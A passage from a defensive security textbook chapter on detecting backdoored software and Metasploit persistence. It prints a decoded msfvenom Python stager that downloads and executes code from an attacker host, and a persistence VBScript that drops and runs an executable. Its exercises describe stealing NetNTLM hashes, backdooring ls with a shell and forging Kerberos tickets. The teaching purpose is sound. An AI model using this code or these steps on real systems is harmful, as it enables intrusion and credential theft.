LmNvbm5lY3QoKCcxMC4wLjQuMjUyJywONDMpKQpsPXNOcnVjdC51bnBhY2soJz5JJyxzLnJlY3YoNCkpWzBdCmQ9cy5y
ZWN2KDQwOTYpCndoaWxlIGxlbihkKSE9bDoKCWQrPXMucmVjdigOMDk2KQpleGVjKGQseydzJzpzfSkK')))
```

When this is run, the code that the malware intended to execute is instead displayed on the screen.

Program 10-4. Decoded Python malware generated by msfvenom

```
remnux@remnux:~$ python Desktop/MalwarePythonDecode
import socket,struct
s=socket.socket(2,socket.SOCK_STREAM)
s.connect(('10.0.4.252',443))
l=struct.unpack('>I',s.recv(4))[0]
d=s.recv(4096)
while len(d)!=l:
        d+=s.recv(4096)
exec(d,{'s':s})
```

This code does not run a shell on the target; instead it downloads content from an attacker at 10.0.4.252, TCP/443, then executes the result. If the program is run and a packet capture made of the traffic, the defender can observe the malicious Python code being downloaded. Indeed, following the TCP stream in a Wireshark packet capture reveals the following traffic from the attacker to the target.[3]

```
#!/usr/bin/python
import code
import os
import random
import select
import socket
import struct
import subprocess
import sys
import threading
import time
import traceback

try:
        import ctypes
except ImportError:
        has_windll = False
else:
        has_windll = hasattr(ctypes, 'windll')

... Output Deleted ...
```

One way to detect backdoored software, including the backdoored version of PuTTY created with msfvenom, is to compare it with information provided by the author. The PuTTY authors provide the SHA-1 and MD5 hashes of their software online at http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html. To calculate these hashes on a Windows system, the Microsoft File Checksum Integrity Verifier (`fciv`) can be used. This tool is available from Microsoft at http://www.microsoft.com/en-us/download/confirmation.aspx?id=11533. It is a command line tool, and can be run against the legitimate version of `putty.exe` (beta 0.63) with the command

```
C:\Users\Blaise Pascal\Desktop>FCIV\fciv.exe putty.exe -both
//
// File Checksum Integrity Verifier version 2.05.
//
                MD5                                 SHA-1
------------------------------------------------------------------------------
7a0dfc5353ff6de7de0208a29fa2ffc9 44ac2504a02af84ee142adaa3ea70b868185906f putty.exe
```

If the switch `-both` is not used, `fciv` returns only the MD5 hash. A check of these hashes against the published values shows that they agree. On the other hand, neither hash of the backdoored `malputty.exe` agree with the published versions.

[3]Notice that the traffic is not encrypted, despite using TCP/443.

```
C:\Users\Blaise Pascal\Desktop>FCIV\fciv.exe malputty.exe -both
//
// File Checksum Integrity Verifier version 2.05.
//
                MD5                                 SHA-1
----------------------------------------------------------------------------
3ccc2a27804Ocaa22a8ce1d732260219 1645490844bb59f0eb0ca2d2e917a3fea2c43ceb malputty.exe
```

Bokken (with the Radare backend) can be used to directly analyze `malputty.exe`; it functions much as it did for `MalwareLinux64`, though in this case the executable is much more complex. One interesting feature of Bokken with Radare is that it is able to compare two binaries; this allows a defender to identify the locations in the backdoored binary that are likely to contain interesting code.

One interesting difference between the original `putty.exe` and the backdoored `malputty.exe` is the underlying structure of the programs. Indeed the tool `pescan` (available on REMnux) applied to the original putty.exe shows a fairly traditional PE binary with four sections.

```
remnux@remnux:~$ pescan -v Desktop/putty.exe
file entropy:                   6.646541 (normal)
fpu anti-disassembly:           no
imagebase:                      normal - 0x400000
entrypoint:                     normal - va: 0x4f125 - raw: 0x4f125
DOS stub:                       normal
TLS directory:                  not found
section count:                  4
.text:                          normal
.rdata:                         normal
.data:                          normal
.rsrc:                          normal
timestamp:                      normal - Tue, 06 Aug 2013 17:12:38 UTC
```

On the other hand, the backdoored version has seven sections, including one self-modifying section.

```
remnux@remnux:~$ pescan -v Desktop/malputty.exe
file entropy:                   6.623905 (normal)
fpu anti-disassembly:           no
imagebase:                      normal - 0x400000
entrypoint:                     normal - va: 0x7d000 - raw: 0x78400
DOS stub:                       normal
TLS directory:                  not found
section count:                  7
.text:                          normal
.rdata:                         normal
.data:                          normal
.rsrc:                          normal
.text:                          small length, self-modifying
.idata:                         normal
.rsrc:                          normal
timestamp:                      normal - Tue, 06 Aug 2013 17:12:38 UTC
```

Another useful tool to analyze unknown binaries is ProcDot. ProcDot is not an analysis tool, but rather a visualization tool. It is available from http://www.procdot.com/ for Windows and Linux systems. ProcDot on Windows comes as zipped executables, one for 32- and one for 64-bit systems. It requires two additional programs – the Graphviz suite (http://www.graphviz.org/) and WinDump (http://www.winpcap.org/windump/) which itself requires WinPcap (http://www.winpcap.org/). When ProcDot is first run, the user must provide the locations of the needed executables.

ProcDot generates visualizations of system behavior from packet capture logs and saved Process Monitor output; Process Monitor is one of the Sysinternals tools discussed in Chapter 3. On the system being analyzed start Process Monitor with the following configuration options:

- From the Options menu, disable the setting "Show Resolved Network Addresses";
- From the Options menu ➤ Select Columns, check the box marked Thread ID; and
- From the Options menu ➤ Select Columns, uncheck the box marked Sequence Number.

Start a packet capture utility, like Wireshark or tcpdump. While the instrumentation is running, the user runs the application(s) of interest.

To perform the analysis, save the result from Process Monitor as a `.csv` file, and save the result of the packet capture as a Windump-PCAP file. Load both files in ProcDot. From the Launcher, select the process or PID of interest. ProcDot then presents an animated graph that shows the processes, threads, files, servers, and registry entries touched by the process.

The output from an analysis of `malputty.exe` is shown in Figure 10-4. The process does very little: it reads a file then makes a connection to 10.0.4.252 on TCP/22. Although this traffic might be expected from an SSH server, what is interesting to the defender is that the executable was closed before the user purposefully connected to an external server. In fact, this outbound connection is the malware connecting back to the attacker.



Figure 10-4. *Using ProcDot to analyze the behavior of* `malputty.exe` *when run on a Windows 7 System*

Detecting Persistence

Metasploit persistence schemes can be found using the techniques from Chapter 3. Consider the Windows system compromised earlier in this chapter and infected with a Metasploit persistence script. Examine the running services on that host with tasklist.

```
C:\>tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         12 K
System                           4 Services                   0      1,960 K
smss.exe                       264 Services                   0        532 K
csrss.exe                      340 Services                   0      2,440 K
wininit.exe                    376 Services                   0      2,452 K
csrss.exe                      388 Console                    1      5,512 K
winlogon.exe                   428 Console                    1      4,140 K
services.exe                   472 Services                   0      4,800 K
```

```
lsass.exe                     488 Services                   0      7,460 K
lsm.exe                       520 Services                   0      3,480 K
svchost.exe                   596 Services                   0      5,048 K
VBoxService.exe               656 Services                   0      3,420 K
svchost.exe                   720 Services                   0      4,252 K
svchost.exe                   764 Services                   0      9,180 K
svchost.exe                   844 Services                   0     33,580 K
svchost.exe                   928 Services                   0     19,948 K
svchost.exe                  1080 Services                   0      5,032 K
svchost.exe                  1236 Services                   0     10,684 K
spoolsv.exe                  1328 Services                   0      4,736 K
svchost.exe                  1364 Services                   0      6,920 K
svchost.exe                  1484 Services                   0      3,384 K
ouZzEPWFxcOja.exe            1632 Services                   0      5,928 K
svchost.exe                  1780 Services                   0      1,572 K
svchost.exe                  1180 Services                   0     15,608 K
svchost.exe                  1724 Services                   0      2,732 K

... Output Deleted ...
```

The executable with the apparently random name `ouZzEPWFxcOja.exe` stands out.[4] This executable also appears in Task Manager, provided information from all users is requested. Process explorer (run as administrator) reports that the program has the description "ApacheBench command line utility," and that it is an unsigned application published by the Apache Software Foundation.

Given the existence of this suspicious program running on a system, the defender's next job is to determine its source. File explorer can be used to search the file system for the malicious application; it is located in a randomly named subdirectory of `C:\Windows\Temp`.

The program `ouZzEPWFxcOja.exe` can be analyzed in Bokken. A search of the strings tab finds an IP address; it is in fact the IP address of the attacking system (10.0.4.252). This persistence script was chosen to use the Metasploit reverse HTTPS payload. As was already seen in Chapter 3, this can be difficult to find using tools like netstat or TCPView on the host because it uses repeated small connections.

Attempts to delete the malicious executable fail, as Windows reports that the file is open in `ouZzEPWFxcOja.exe`. If that process is stopped, it is re-created again a moment or two later. If the defender restarts the system, then the malicious process restarts along with the system.

Having determined that the program reinstalls itself on system reboot, the defender needs to determine how it launches on startup. One option is to use the built-in tool `msconfig`, but a better choice is `autoruns` (Figure 10-5), which is available as part of the SysInternals suite.

[4]The name of the executable and the directories in this section vary each time a persistence script is run, so don't expect to see this precise name on your test system.



Figure 10-5. *The Autoruns Tool on Windows 7. The verify code signature option has been selected*

Run autoruns against the infected host and note that one entry stands out, the line shaded pink in Figure 10-5; pink shading is used when publisher information is not available about the application or if the application's signature does not match or does not exist. The service is named `HTyzvBnmBPIoB`, and it runs a Visual Basic script named `UzlCwSC.vbs` in the directory `c:\Windows\Temp`. If these names look familiar, when the Metasploit persistence was run, this script name and service name were included in the Meterpreter output.

Right-clicking on the entry brings up a number of possible actions. The user can pull up Process Explorer and see the properties of the program, assuming the program is still running. The user can "Jump to Entry," which takes the user to the location in the registry where the program is started. The user can also select "Jump to Image," which takes the user to the location in the file system that contains the program. A check of the script `UzlCwSC.vbs` itself shows that it has the following content.

Program 10-5. Metasploit persistence script `UzlCwSC.vbs` found on a defender's system

```
Function opCTgRYBBM()
       gpWIfdOiTqq =
"4d5a90000300000004000000ffff0000b8000000000000004000000000000000
0000000000000000000000000000000000000000000000000000000000e80000
000e1fba0e00b409cd21b8014ccd21546869732070726f6772616d2063616e6e6

... Output Deleted ...

642d322e322e31345c737570706f72745c52656c656173655c61622e70646200"

        Dim FunSSURHjIQ
        Set FunSSURHjIQ = CreateObject("Scripting.FileSystemObject")
        Dim WLWetrhw
        Dim GuCCeUfWfw
        Dim fHdMwTPKg
        Dim DRgCcNPctVcG
        Set GuCCeUfWfw = FunSSURHjIQ.GetSpecialFolder(2)
        DRgCcNPctVcG = GuCCeUfWfw & "\" & FunSSURHjIQ.GetTempName()
        FunSSURHjIQ.CreateFolder(DRgCcNPctVcG)
        fHdMwTPKg = DRgCcNPctVcG & "\" & "ouZzEPWFxcOja.exe"
        Set WLWetrhw = FunSSURHjIQ.CreateTextFile(fHdMwTPKg, true , false)
        For i = 1 to Len(gpWIfdOiTqq) Step 2
            WLWetrhw.Write Chr(CLng("&H" & Mid(gpWIfdOiTqq,i,2)))
        Next
        WLWetrhw.Close
        Dim ogQUidEV
        Set ogQUidEV = CreateObject("Wscript.Shell")
        ogQUidEV.run fHdMwTPKg, 0, true
        FunSSURHjIQ.DeleteFile(fHdMwTPKg)
        FunSSURHjIQ.DeleteFolder(DRgCcNPctVcG)
End Function

Do
opCTgRYBBM
WScript.Sleep 5000
Loop
```

The script makes detection more difficult for automated engines by choosing random names for the variables; this is also one of the approaches taken by Veil when it creates malware. The contents also explain why the program name remains the same but the directory changes; when the script runs it calls `GetTempName()` to choose the directory name, but the name of the program itself is hard-coded.

To clean this Metasploit persistence mechanism from the system, the defender can start by removing the service. Services can be deleted from Autoruns running as administrator by right-clicking on the service and selecting delete. Another approach is to launch task manager, select the services tab, then press the services button to view all of the available services. It can be difficult to identify the randomly named Metasploit service in the list of all services; however Metasploit currently does not provide a description for the service. Sort the list of services by description, and examine those services with no description.

Right-click and select Properties for any suspicious service and examine the resulting executable. Services cannot be deleted from the services program, however they can be deleted from an Administrator command prompt with the command `sc delete`.

```
C:\Windows\system32>sc delete HTyzvBnmBPIoB
[SC] DeleteService SUCCESS
```

With the service deleted, delete the VBScript `UzlCwSC.vbs` that the service launched from `C:\Windows\Temp\`. Next, stop the running persistence process `ouZzEPWFxcOja.exe`. Though the name is random, the process can usually be identified in Windows task manager from the default description "ApacheBench command line utility." Verify that the process does not restart, then complete the clean up by deleting the subdirectory of `C:\Windows\Temp` that contained the malicious executable.

This removal process assumes that the attacker uses the default Metasploit settings for persistence scripts, however be aware that many of these settings can be changed by the attacker. Remember too, that a Metasploit persistence script requires the attacker to gain administrator credentials or better on the target. The defender should assume that, though this persistence script may be removed, the attacker may have planted others.

Mandiant Redline

Another approach to detecting system compromise is through the tool Mandiant Redline (`https://www.mandiant.com/resources/download/redline`). To use Redline, start by installing the tool on a Windows system that will be used primarily for analysis. The installation requires Windows .NET 4.0. When Redline is run, it presents the defender with two basic sets of options: to create a collector to collect data, or to analyze data already collected.

A collector is a directory containing an automated set of scripts and tools to be run on a target that collect data about the state of the system. The Standard collector is preconfigured and a reasonable choice; the Comprehensive collector collects significantly more data. For even finer control of the data, select "Edit your script" as the collector is being created.

To use a collector, copy the directory containing the collector to the target system, and run the contained script `RunRedlineAudit.bat`. The process is not immediate, and can take a few minutes or more to complete depending on the precise collection of data being collected. The collector stores the data in a subdirectory named `Sessions`.

Once data has been obtained by a collector, copy it back to the analysis machine and open the analysis file in Redline. The defender can then use the Redline graphical interface to browse the collected data. One feature of Redline is that it scores the likelihood that a running process is malware.

Figure 10-6 shows the output of the analysis on a compromised Windows 7 host with a running Metasploit persistence script. Here Redline flags two processes as possible malware. The first is `svchost.exe`; in this case this is a legitimate system process, so the result is a false positive. On the other hand, the second flagged process is the malicious executable `ouZzEPWFxcOja.exe` launched by the persistence process. Double-clicking on a process in Redline presents the user with additional detailed information about the process (Figure 10-7). For instance, in this example the Redline collector recorded the fact that the process had recently closed a connection to the host 10.0.4.252 on TCP/443.



Figure 10-6. *Analyzing Data Collected from a Windows 7 Host with a running metasploit persistence script*



Figure 10-7. *Mandiant redline, showing ports opened by a suspicious process*

EXERCISES

1. Obtain a shell on a Windows system that contains Microsoft Word and a legitimate Word document. Use the Metasploit exploit post/windows/gather/word_unc_injector to modify the Word document so that when it is opened, it sends the target's NetNTLM hashes back to the attacker. Set up a listener using auxiliary/server/capture/smb and verify that when the document is opened that the NetNTLM hashes are returned. What are the implications of this module if the Word document is located on a common file share?
2. Try out The Backdoor Factory (https://github.com/secretsquirrel/the-backdoor-factory; http://www.slideshare.net/midnite_runr/patching-windows-executables-with-the-backdoor-factory). How does its performance compare to msfvenom?
3. Generate malware for a Windows system using msfvenom or veil-evasion. Use `schtasks` to set the malware to run at particular times.[5] Comment on the effectiveness of this technique as a persistence mechanism. Is it detected by Redline?
4. Abuse the initialization process on a Linux system to launch custom malware. On a SysVinit system, like CentOS 6.0, this can be done by modifying `/etc/rc.local`.
5. (Advanced) The source code for ls is available as part of the GNU coreutils package (http://www.gnu.org/software/coreutils/coreutils.html). Download the package and compile it using `configure`, `make`, and `make install`. Use the `--prefix` option to configure to choose the installation directory. Run the newly compiled ls. Modify the source code for ls (`src/ls.c`) to include return a shell to an attacker. Compile and test the result.
6. The Linux malware `MalwareLinux64` sent stdin, stout, and stderr for `/bin/sh` to a remote host. This suggests that the traffic between the attacker and victim should be unencrypted. Capture the network traffic with tcpdump or Wireshark, and verify this behavior.
7. Examine the decompiled Java code for `java_malware.jar`. Is the traffic between attacker and victim encrypted? Capture the network traffic with tcpdump or Wireshark, and verify this behavior.
8. The National Institute of Standards and Technology runs a project, called the National Software Reference Library. It contains a reference data set of known software hashes from legitimate publishers. The project site is located at http://www.nsrl.nist.gov/; there is a NSRL hash search engine at http://www.hashsets.com/nsrl/search/. Use fciv to find the hash of `c:\Windows\System32\cmd.exe`; is it present in the NSRL? Do the same for the current version of PuTTY.

[5] If the path to the program contains spaces, be sure to read http://support.microsoft.com/kb/823093/en-us.

9. Apply Software Restriction Policies (Chapter 6) through group policy to block program execution from `c:\Windows\Temp` while allowing execution from `c:\Windows`. What impact does this have on Metasploit persistence scripts? Does it prevent the script from restarting if the process is stopped? Does it prevent the script from restarting on a system reboot?

10. (Advanced) Kerberos tickets can also be used in privilege escalation attacks using MS 14-068. Construct a domain using Windows Server 2008 or 2008 R2. Suppose an attacker knows the location of the domain controller as well as the account name, user SID and password for a domain user. Use the Metasploit module MS14-068 Microsoft Kerberos Checksum Validation Vulnerability (auxiliary/admin/kerberos/ms14_068_kerberos_checksum) to create a forged Kerberos ticket putting the user in the domain admins group. This ticket cannot be directly used in Metasploit. One approach is to use the KrbCredExport script from https://github.com/rvazarkar/KrbCredExport (see also http://www.verisgroup.com/2015/04/08/ms14-068-background/) to convert the script into a format usable by Metasploit. Gain a shell on a domain member as the unprivileged user. Load the Kiwi extension, then load the forged Kerberos ticket. (It may be necessary to use the command `kerberos_ticket_purge` to clear other tickets from the session.) Create a new domain administrator account on the domain controller, following the same technique used with golden tickets.

    Does the process work on Windows Server 2012 or 2012 R2 domain controllers? See also http://adsecurity.org/?p=676.

Notes and References

Two main versions of Office – Office 2007 and Office 2010 – were in common use in the period 2008–2013. Each was progressively modified through the release of Service packs.

- Office 2007 original version (12.0.4518.1014), released 1/29/2007; see http://news.microsoft.com/2007/01/29/microsoft-launches-windows-vista-and-microsoft-office-2007-to-consumers-worldwide/
    - Office 2007 Service pack 1 (12.0.6213.1000), released 12/11/2007; see http://support.microsoft.com/kb/936982
    - Office 2007 Service Pack 2 (12.0.6425.1000), released 4/24/2009; see http://www.microsoft.com/en-us/download/details.aspx?id=5
    - Office 2007 Service Pack 3 (12.0.6607.1000), released 10/25/2011; see http://www.microsoft.com/en-us/download/details.aspx?id=27838
- Office 2010 original version (14.0.4763.1000), released 6/15/2010; see http://news.microsoft.com/2010/06/15/microsoft-office-2010-now-available-for-consumers-worldwide/
    - Office 2010 Service Pack 1 (14.0.6029.1000), released 6/27/2011; see http://www.microsoft.com/en-us/download/details.aspx?id=26622
    - Office 2010 Service Pack 2 (14.0.7015.1000), released 7/22/2013; see http://www.microsoft.com/en-us/download/details.aspx?id=39667

Version numbers come from http://support.microsoft.com/kb/928116 and http://support.microsoft.com/kb/2121559. The version number for an installed version of Office can be found on the Help menu.

The actual threat environment for document-based malware does not necessarily match the exploits available in Metasploit. Malware Tracker at https://www.malwaretracker.com/docthreat.php tracks common document exploits circulating in the wild; at the time of this writing (November 2014), attacks based on CVE 2012-0158 / MS12-077 like the attack described in the text make up only 15% of the attacks. The most common attack vector is CVE 2012-1856 / MS12-060, making up 65% of the attacks seen. Security Focus http://www.securityfocus.com/bid/54948/exploit reports that exploit code for CVE 2012-1856 is available commercially, though not in Metasploit.

More information about the Veil-Framework is available at the project's home page at https://www.veil-framework.com/. Another option for obfuscating (Python) malware is Pyminifier (https://github.com/liftoff/pyminifier). This even provides the ability to generate obfuscated Python using non-latin character sets.

An excellent place to learn more about the use of Kerberos golden tickets for offense is from Alva 'Skip' Duckwall and Benjamin Delpy's slides at Blackhat USA 2014, http://www.slideshare.net/gentilkiwi/abusing-microsoft-kerberos-sorry-you-guys-dont-get-it. Also worth a look is the introduction by Raphael Mudge (author of Cobalt Strike) at http://blog.cobaltstrike.com/2014/05/14/meterpreter-kiwi-extension-golden-ticket-howto/.

The current best place to learn more about defending against Keberos golden tickets is CERT-EU, which in July 2014 published a white paper, *Protection from Kerberos Golden Ticket* at http://cert.europa.eu/static/WhitePapers/CERT-EU-SWP_14_07_PassTheGolden_Ticket_v1_1.pdf. Unfortunately there really isn't a good defense or even a good detection method, though one can change the password for the krbtgt user twice to invalidate golden tickets, then look for Windows 4769 events when (now) invalid tickets are presented.

The technique described to configure sticky keys as a backdoor mechanism was successfully used to attack my student teams at multiple Collegiate Cyber Defense Competition (http://www.nationalccdc.org/) events. (Thanks Red Team!) It is well described at http://www.room362.com/blog/2012/05/24/sticky-keys-and-utilman-against-nla/ and at http://carnalOwnage.attackresearch.com/2012/04/privilege-escalation-via-sticky-keys.html.

An attacker that has physical access to a system and can boot into an alternative operating system can replace `c:\Windows\System32\sethc.exe` with `c:\Windows\System32\cmd.exe`; for details see

- *Defense against the Black Arts: How Hackers Do What They Do and How to Protect against It*, Jesse Varsalone and Matthew Mcfadden with Michael Schearer, Sean Morrissey, and Ben Smith. CRC Press, September 2011.

Malware Defense

The problem of detecting and reverse engineering malware is much more involved than the short description provided here. An excellent introduction to the subject is

- *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*, Michael Sikorski and Andrew Honig. No Starch Press, March 2012.

Although the text describes the use of Bokken, in professional circles the most commonly used tool is IDA Pro. This is an excellent tool, and though it is commercial software, a freeware version with limited features is available from https://www.hex-rays.com/products/ida/support/download_freeware.shtml. To learn more about IDA Pro, check out the book

- *The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler*, second edition, Chris Eagle. No Starch Press, July 2011.

A nice book that covers the operational side of responding to malware incidents is

- *Malware Forensics Field Guide for Windows Systems: Digital Forensics Field Guides,* Cameron H. Malin, Eoghan Casey, and James M. Aquilina. Syngress, June 2012.

Reverse engineering requires significant knowledge of assembly language. For an introduction to both, try

- *Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation,* Bruce Dang, Alexandre Gazet, and Elias Bachaalany. Wiley, February 2014.

An excellent start for just assembly language is

- *Professional Assembly Language*, Richard Blum. Wrox, February 2005.

That book covers only 32-bit assembly language; to see the difference between 32 and 64 bits, check out

- *Introduction to 64 Bit Intel Assembly Language Programming for Linux*, second edition, Benjamin Ray Seyfarth. CreateSpace Independent Publishing Platform, June 2012.

Finally, to understand malware, it is important to see how it is developed. A great reference is

- *Hacking: The Art of Exploitation*, second edition, Jon Erickson. No Starch Press, January 2008.

This covers the basics of assembly language and how to generate shellcode, including network-based shellcode for Linux systems. The first edition was one of my favorite security books when it came out; the second edition turned out even better.